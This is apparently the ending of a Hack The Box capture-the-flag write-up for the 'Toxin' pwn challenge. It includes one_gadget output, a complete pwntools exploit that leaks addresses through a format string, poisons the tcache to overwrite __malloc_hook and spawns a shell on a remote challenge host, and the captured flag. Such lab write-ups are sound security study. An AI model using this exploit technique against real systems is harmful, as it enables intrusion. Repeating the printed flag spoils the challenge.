


```
┌──(vigneswar㉿VigneswarPC)-[~/Pwn/Toxin]
└─$ one_gadget lib/libc.so.6
0x4f2be execve("/bin/sh", rsp+0x40, environ)
constraints:
  address rsp+0x50 is writable
  rsp & 0xf == 0
  rcx == NULL || {rcx, "-c", r12, NULL} is a valid argv

0x4f2c5 execve("/bin/sh", rsp+0x40, environ)
constraints:
  address rsp+0x50 is writable
  rsp & 0xf == 0
  rcx == NULL || {rcx, rax, r12, NULL} is a valid argv

0x4f322 execve("/bin/sh", rsp+0x40, environ)
constraints:
  [rsp+0x40] == NULL || {[rsp+0x40], [rsp+0x48], [rsp+0x50], [rsp+0x58], ...} is a valid argv

0x10a38c execve("/bin/sh", rsp+0x70, environ)
constraints:
  [rsp+0x70] == NULL || {[rsp+0x70], [rsp+0x78], [rsp+0x80], [rsp+0x88], ...} is a valid argv
```

5) Exploit

```python
#!/usr/bin/env python3

from pwn import *

context(os='linux', arch='amd64', log_level='error')
context.terminal = ['tmux', 'splitw', '-h']
exe = ELF("./toxin")
libc = ELF("lib/libc.so.6")
ld = ELF("lib/ld-2.27.so")
context.binary = exe

# io = gdb.debug(exe.path, 'c')
io = remote('94.237.49.182', 56167)

# leak addresses
io.sendlineafter(b'> ', b'4')
io.sendlineafter(b': ', b'%9$p')
exe.address = int(io.recv(14).decode(), 16)-0x1284
io.sendlineafter(b'> ', b'4')
io.sendlineafter(b': ', b'%13$p')
libc.address = int(io.recv(14).decode(), 16)-0x21b97

# wrapper functions
def malloc(length, idx, data):
    io.sendlineafter(b'> ', b'1')
    io.sendlineafter(b': ', str(length).encode())
    io.sendlineafter(b': ', str(idx).encode())
    io.sendlineafter(b': ', data)

def free(idx):
    io.sendlineafter(b'> ', b'3')
    io.sendlineafter(b': ', str(idx).encode())

def edit(idx, data):
    io.sendlineafter(b'> ', b'2')
    io.sendlineafter(b': ', str(idx).encode())
    io.sendlineafter(b': ', data)

# exploitation
malloc(0x10, 0, b'')
free(0)
edit(0, p64(libc.sym.__malloc_hook))
malloc(0x10, 1, b'')
malloc(0x10, 2, p64(libc.address+0x4f322))


# trigger one gadget
io.sendlineafter(b'> ', b'4')
io.sendafter(b': ', b'%999$c')

io.interactive()
```

6) Flag



```
┌──(vigneswar㉿VigneswarPC)-[~/Pwn/Toxin]
└─$ python3 solve.py
$ ls
: 1: cls: not found
$ ls
flag.txt
lib
toxin
$ cat flag.txt
HTB{tc4ch3_t0x1n4t10n???_0r_tc4ch3_p01So1n1NG??+F0rm4t...4m@ZiNg!!!}
$ 
```